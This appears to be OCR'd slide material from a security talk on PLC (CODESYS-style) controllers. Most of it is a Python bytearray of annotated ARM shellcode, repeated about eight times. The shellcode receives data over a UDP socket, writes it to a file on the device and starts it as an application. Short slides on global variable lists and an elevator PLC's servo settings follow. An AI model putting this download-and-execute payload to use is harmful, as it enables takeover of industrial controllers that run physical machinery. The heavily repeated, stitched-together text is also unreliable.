                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysTaskGetCurrent
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
                                            0x00, 0x01, 0x00, 0x49,
```

GVL And Other Vegies

Can we get the same effect with a simpler approach ?

GVL And Other Vegies

Object ‘GVL’ - Global Variable List¶


Symbol:


A global variable list is used for the declaration, editing and display of global variables.

A GVL is added to the application or the project with the command Project ▸ Add object ▸ Global Variable List .

If you insert a GVL under an application in the Device tree, the variables are valid within this application. If you add a GVL in the POUs view, the variables are valid for the entire project.

GVL And Other Vegies






GVL And Other Vegies

ELEV_PLC01.Application.GVL_Persistent

Expression	Type	Value	Prepared value	Address	Comment
FloorPosition	ARRAY [1..3] OF D...				Position of each floor for Servo
TargetPositionSpeed	WORD	100			
TargetPositionAcc	DWORD	100			
TargetPositionDec	DWORD	100			

GVL And Other Vegies




ELEV_PLC01.Application.GVL_Persistent

Expression	Type	Value	Prepared value	Address	Comment
FloorPosition	ARRAY [1..3] OF D...				Position of each floor for Servo
TargetPositionSpeed	WORD	100			
TargetPositionAcc	DWORD	100			
TargetPositionDec	DWORD	100			

```
11  IF DriveControlStep 300 = 400 THEN
12      DRV1.TargetPosition 0 := GVL_Persistent.FloorPosition[ElevatorCalls[1].SrcFloor 0 ] ??? ;
13      DRV1.TargetPositionSpeed 1 := GVL_Persistent.TargetPositionSpeed 100 ;
14      DRV1.Acceleration 0 := GVL_Persistent.TargetPositionAcc 100 ;
15      DRV1.Deceleration 0 := GVL_Persistent.TargetPositionDec 100 ;
16      DRV1.xRequestGoToTargetPosAbs FALSE := TRUE;
17  END_IF
```

